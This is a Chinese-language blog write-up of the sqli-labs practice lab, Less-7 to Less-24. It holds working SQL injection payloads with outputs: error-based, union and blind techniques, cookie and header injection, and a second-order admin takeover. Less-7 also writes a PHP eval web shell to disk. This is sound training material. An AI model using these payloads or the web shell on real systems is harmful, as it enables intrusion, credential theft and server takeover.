2021年9月27日 星期一

從sqli-labs學習SQL注入(Less19-Less24)

Less-19

與Less-18相同,只是漏洞在header的 Referer 裡面

報錯注入

爆值

1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  SELECT(SELECT CONCAT(CAST(CONCAT(username,0x3a,password) AS CHAR),0x7e)) FROM users LIMIT 0,1  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a) and '1'='1
輸出內容:Duplicate entry 'Dumb:Dumb~1' for key 'group_key'


Less-20

單引號的cookie類型注入
這是正常登錄後的樣子
由源碼得知
$cookee = $_COOKIE['uname'];
$sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";
$result=mysql_query($sql);
查詢語句使用了cookee,我們將對cookie注入

正常的cookie是這樣子
Cookie: uname=admin;


檢查拼接方式

Cookie: uname=admin';
輸出內容:Issue with your mysql: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''admin'' LIMIT 0,1' at line 1
由報錯得知,使用的是單引號拼接

檢查表(users)的字段數

Cookie: uname=admin' order by 1--+  // order by id
Cookie: uname=admin' order by 2--+  // order by username
Cookie: uname=admin' order by 3--+  // order by password

Cookie: uname=admin' order by 4--+  // 4會報錯,所以確認這個表的字段數是3
輸出內容:Issue with your mysql: Unknown column '4' in 'order clause'  

聯合盲注

爆庫

Cookie: uname=-admin' union select 1,2,database()--+
輸出內容:Your Password:security
其他的payload可以參考Less-1的結構,這是非常相似的問題,如:

爆庫名

Cookie: uname=-admin' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() --+
輸出內容:Your Password:emails,referers,uagents,users

高級注入姿勢(Less 21-37)

Less-21

base64編碼的cookie注入,拼接方式單引號加括號
這是正常登錄後的樣子
uname = YWRtaW4= 顯然是base64加密,解碼出來是admin,就是你登錄的用戶名
所以猜測這題是對cookie字串的加密問題
在查了php源碼後,你只需在你的payload做base64加密

檢查注入點

1=1

明文
admin') and 1=1 -- 
注意:--後面有一個空白,這個空白也要做base64加密,這邊不能用--+
密文
YWRtaW4nKSBhbmQgMT0xIC0tIA==


1=0

明文
admin') and 1=0 -- 
密文
YWRtaW4nKSBhbmQgMT0wIC0tIA==

聯合盲注

爆表名

明文
-admin') union select 1,2,database() -- 
密文
LWFkbWluJykgdW5pb24gc2VsZWN0IDEsMixkYXRhYmFzZSgpIC0tIA==
輸出內容:Your Password:security

其他的不重複,注入完成

Less-22

和Less-21一樣,只是拼接方式從單引號加括號改成雙引號 

聯合盲注

爆庫名

明文
-admin" union select 1,2,database() -- 
密文
LWFkbWluIiB1bmlvbiBzZWxlY3QgMSwyLGRhdGFiYXNlKCkgLS0g
輸出內容:Your Password:security

Less-23

和Less-1相比,源碼過濾了注釋符號,
$id=$_GET['id'];

//filter the comments out so as to comments should not work
$reg = "/#/";
$reg1 = "/--/";
$replace = "";
$id = preg_replace($reg, $replace, $id);
$id = preg_replace($reg1, $replace, $id);

聯合盲注

爆庫名

?id=' union select 1,2,database() '
輸出內容:Your Password:security 

爆表名

?id=' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() or '1'= '
輸出內容:Your Password:emails,referers,uagents,users

爆字段

?id=' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database() or '1'= '
輸出內容:Your Password:id,username,password

爆值

?id=' union select 1,group_concat(username),group_concat(password) from users where 1 or '1' = '
輸出內容:
Your Login name:Dumb,Angelina,Dummy,secure,stupid,superman,batman,admin
Your Password:Dumb,I-kill-you,p@ssword,crappy,stupidity,genious,mob!le,admin

Less-24

一個經典的二次注入場景,原本用戶表的內容如下
用戶admin的密碼是admin,但是我們不知道他的密碼,目標是獲取用戶admin的權限

第一步

註冊一個用戶名叫 admin'# 的用戶,密碼password
http://sqlilabs.bt/Less-24/new_user.php
註冊成功後5秒會跳回註冊頁

註冊後用戶表的內容如下

第二步

登錄剛剛註冊的用戶(admin'#),然後修改密碼成123456,這時候用戶admin的密碼會被改成123456
http://sqlilabs.bt/Less-24/logged-in.php
執行的SQL語句將會是
UPDATE users SET passwd="123456" WHERE username ='admin' # 'AND password='password'
http://sqlilabs.bt/Less-24/pass_change.php

修改密碼後用戶表的內容如下

第三步

使用剛剛修改的密碼(123456)登錄用戶admin,然後你就可以成功登錄,獲取admin權限
http://sqlilabs.bt/Less-24/logged-in.php

注入結束


2021年9月25日 星期六

從sqli-labs學習SQL注入(Less13-Less18)


Less-13

和Less-11相同,拼接方式從單引號改成單引號加括號 
登錄成功後不顯示Your Login name和Your Password,所以不能使用聯合注入了

報錯盲注

爆庫名

uname=admin') and extractvalue(1,concat(0x7e,(select database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~security'

延時盲注

爆庫名

uname=admin') and if(left(database(),1)='s',sleep(3),1) --+&passwd=admin&submit=Submit
延時了,剩下與之前相同。

Less-14

和Less-13相比,就是拼接方式從單引號加括號改成雙引號

Less-15

和Less-14相同,拼接方式單引號,源碼中註釋掉了 MySQL 的報錯日誌,所以這裡就不可以進行報錯注入了,只能使用布爾盲注或者延時盲注

Less-16

和Less-15相同,拼接方式雙引號加括號 

Less-17

【修改密碼表單】,因為 uname 被 check_input() 裡面的mysql_real_escape_string()過濾了,從源碼得知唯一的注入點是在update語句裡面,passwd使用單引號拼接
使用MySQL的updatexml()去解題,這funtion是extractvaule()的兄弟

報錯盲注

爆庫名

uname=admin&passwd=admin' and updatexml(1,concat(0x7e,(select database()),0x7e),1) --+ &submit=Submit
輸出內容:XPATH syntax error: '~security~'

爆表名

MySQL 5.6實際測試使用以下 updatexml() 是不行的
uname=admin&passwd=admin' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1) --+ &submit=Submit

改用國光Less-17的解法
uname=admin&passwd=1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((select group_concat(table_name) from information_schema.tables where table_schema=database()),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a)#&submit=Submit
輸出內容:Duplicate entry 'emails,referers,uagents,users1' for key 'group_key'

爆字段

一樣用國光的解法
uname=admin&passwd=1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database()  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a)#&submit=Submit
輸出內容:Duplicate entry 'id,username,password1' for key 'group_key'

爆值

國光的解法
uname=admin&passwd=1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  SELECT(SELECT CONCAT(CAST(CONCAT(username,0x3a,password) AS CHAR),0x7e)) FROM users LIMIT 0,1  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a)#&submit=Submit
輸出內容:Duplicate entry 'Dumb:Dumb~1' for key 'group_key'

Less-18

對 uname 和 passwd 都做了 check_input() 過濾了,本題的注入點在insert語句,這裡沒有對 uagent 和 ip_address 過濾,且輸出了mysql 的報錯信息,所以本關支持 報錯注入、布爾盲注和延時盲注。
PHP 裡用來獲取客戶端 IP 的變量
  • $_SERVER['HTTP_CLIENT_IP'] 這個很少使用,不一定服務器都實現了。客戶端可以偽造。
  • $_SERVER['HTTP_X_FORWARDED_FOR'],客戶端可以偽造。
  • $_SERVER['REMOTE_ADDR'],客戶端不能偽造。
所以這裡的 IP 是無法被偽造的,這裡只能通過修改 user-agent 來進行注入

報錯注入

爆庫名

'and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '
使用burp suite 攔截後對 User-Agent 請求頭注入

這題有一個無用的點就是,uname和passwd必須輸入正確,代表你已經知道正確的用戶名和密碼,才會進入insert語句注入成功

爆表名

sqli-lab tutorial-1-35 customs Writeup 的解法無用,一樣需要用到國光Less-18的解法,對User-Agent 注入
1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  select group_concat(table_name) from information_schema.tables where table_schema=database()  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a) and '1'='1
輸出內容:Duplicate entry 'emails,referers,uagents,users1' for key 'group_key'

爆字段

1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database()  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a) and '1'='1

爆值

1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  SELECT(SELECT CONCAT(CAST(CONCAT(username,0x3a,password) AS CHAR),0x7e)) FROM users LIMIT 0,1  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a) and '1'='1


2021年9月24日 星期五

從sqli-labs學習SQL注入(Less7-Less12)

 接續前篇 從sqli-labs學習SQL注入(Less1-Less6)  

Less-7

因為這裡把print_r(mysql_error());給註釋掉了(和Less-5 相比),所以就不可以使用報錯注入了,這個時候只能使用布爾盲注和延時盲注,可以嘗試手工驗證一下然後放到 sqlmap 裡面來跑。

經過幾次嘗試,不難猜到頁面不會產生SQL報錯了。但是本題的題目是:Dump into Outfile
所以我們使用Less-2 去找出相關的文件夾位置

找目錄payload

Less-2/?id=-1 union select 1,@@basedir,@@datadir --+
輸出內容:
Your Login name:/usr/
Your Password:/var/lib/mysql/

如果靶場環境是常見的套件裝的,這時候可以透過上面返回的路徑猜php項目目錄,如:Linux nginx(/usr/local/nginx/html, /home/wwwroot/default, /usr/share/nginx, /var/www/htm ..等)、apache(/var/www/htm,.../var/www/html/htdocs)、phpstudy(http://phpstudy20180211/PHPTutorial/WWW/)、xampp(\xampp\htdocs)

但是因為我MySQL用的是docker容器,所以和php環境是隔離開來的,所以這題沒法寫後門到php環境。

手動寫檔

直接在Navicat 裡面跑一遍SQL有無報錯
select 1,2,'' into outfile "C:\\path\\sqli-labs\\eval.php"
報錯:1290 - The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
注意:windows系統要用\\ 去寫路徑
原來是docker mysql:5.6 容器設置了 secure_file_priv:/var/lib/mysql-files/  
可以使用 Less-2/?id=-1 union select 1,@@basedir,@@secure_file_priv --+ 查出來

關於 secure_file_priv 

https://www.cnblogs.com/Braveliu/p/10728162.html  Mysql 导入文件提示 --secure-file-priv option 问题
(1)NULL,表示禁止。
(2)如果value值有文件夾目錄,則表示只允許該目錄下文件(PS:測試子目錄也不行)。
(3)如果為空,則表示不限制目錄。

寫後門payload

?id=1')) union select 1,2,'<?php @eval($_POST["cmd"]);?>' into outfile "/var/lib/mysql-files/eval.php"--+
輸出內容:You have an error in your SQL syntax
雖然報錯了,但是一句話木馬文件已經寫進去了,我們進docker容器看一下
# docker exec -it my-mysql-5.6 bash
root@135b4e1fccde:/# ls /var/lib/mysql-files/
eval.php
root@135b4e1fccde:/# cat /var/lib/mysql-files/eval.php
1       2       <?php @eval($_POST["cmd"]);?>

如何避免SQL注入寫木馬

滿足以下其中一條即可
1. 把php環境和MySQL環境分開(docker或不同機器)
2. MySQL設置 secure_file_priv
3. php不要用root連MySQL,開的用戶不給file權限(Navicat中不給伺服器權限,只給資料庫權限)

布爾盲注

?id=1')) and left(database(),1)>'r'--+  
輸出內容:You are in.... Use outfile......
?id=1')) and left(database(),1)>'s'--+  
輸出內容:You have an error in your SQL syntax

這邊要注意,id=1後面加兩個)。由此得知資料庫的第一個字是s


Less-8

和Less-7 類似,注釋掉報錯 print_r(mysql_error()) 了,拼接只有單引號。可使用布爾盲注和延時盲注 

布爾盲注

最後可以得到這個payload

payload

?id=1' and left((select database()),8)='security'--+
輸出內容:You are in...........
得知庫名是security

Less-9

和Less-8類似,不同的是無論有無查到內容都會輸出內容【You are in...........】,所以不能使用布爾盲注了。只能使用延時盲注 ,參考Less-5的延時手注
測試有無延時盲注注入點
?id=1' and sleep(3) --+

Less-10

和Less-9類似,只是拼接方式不一樣,把id=1'的單引號改成雙引號, id=1"

POST類型

Less-11 到 Less-20 登錄表單問題是POST提交。可以使用HackBar 或 burpsuit

Less-11

萬能密碼(HackBar)

uname=admin' and 1=1 --+&passwd=
如果我使用 uname=admin' and 1=1 --+&passwd=admin&submit=Submit ,HackBar會報錯form.submit is not a function

Burp Suite

社區版和專業版的區別

見下圖
社區版不能保存專案(工作狀態)


萬能密碼(Burp Suite)


打開Burp Suite => Proxy => Intercept(攔截)
Open browser
訪問 Less-11
然後提交表單,就會在burp suite中攔截請求
修改請求

// 能登錄

uname=admin' and 1=1 --+ &passwd=&submit=Submit

// 不能登錄

uname=admin' and 1=2 --+ &passwd=&submit=Submit
Forward 
即可登錄

報錯盲注

爆庫名

(一樣使用burp suite)
uname=admin' and extractvalue(1,concat(0x7e,(select database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~security'

爆表名

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~emails,referers,uagents,users'

爆字段

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~id,username,password'

爆值

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users)))--+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~Dumb:Dumb,Angelina:I-kill-you,D'
使用 not in 爆其他值
uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users where username not in ('Dumb','Angelina'))))--+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~Dummy:p@ssword,secure:crappy,st'

聯合盲注

檢查注入點

uname=0' union select 1,2  --+&passwd=admin&submit=Submit
輸出內容:
Your Login name:1
Your Password:2


發現注入點

爆庫名

uname=0' union select 1,database() --+&passwd=admin&submit=Submit
輸出內容:
Your Login name:1
Your Password:security

Less-12

報錯盲注

這題拼接SQL的方式是雙引號加括號
$uname='"'.$uname.'"';
$passwd='"'.$passwd.'"'; 
@$sql="SELECT username, password FROM users WHERE username=($uname) and password=($passwd) LIMIT 0,1";
可在burp suite的瀏覽器中裝chrome XDebug插件後斷點觀察SQL拼接情況

爆庫名

uname=admin") and extractvalue(1,concat(0x7e,(select database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~security'


爆表名

uname=admin")  and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~emails,referers,uagents,users'
就是把Less-11 報錯盲注的單引號改成雙引號加括號,聯合盲注也是一樣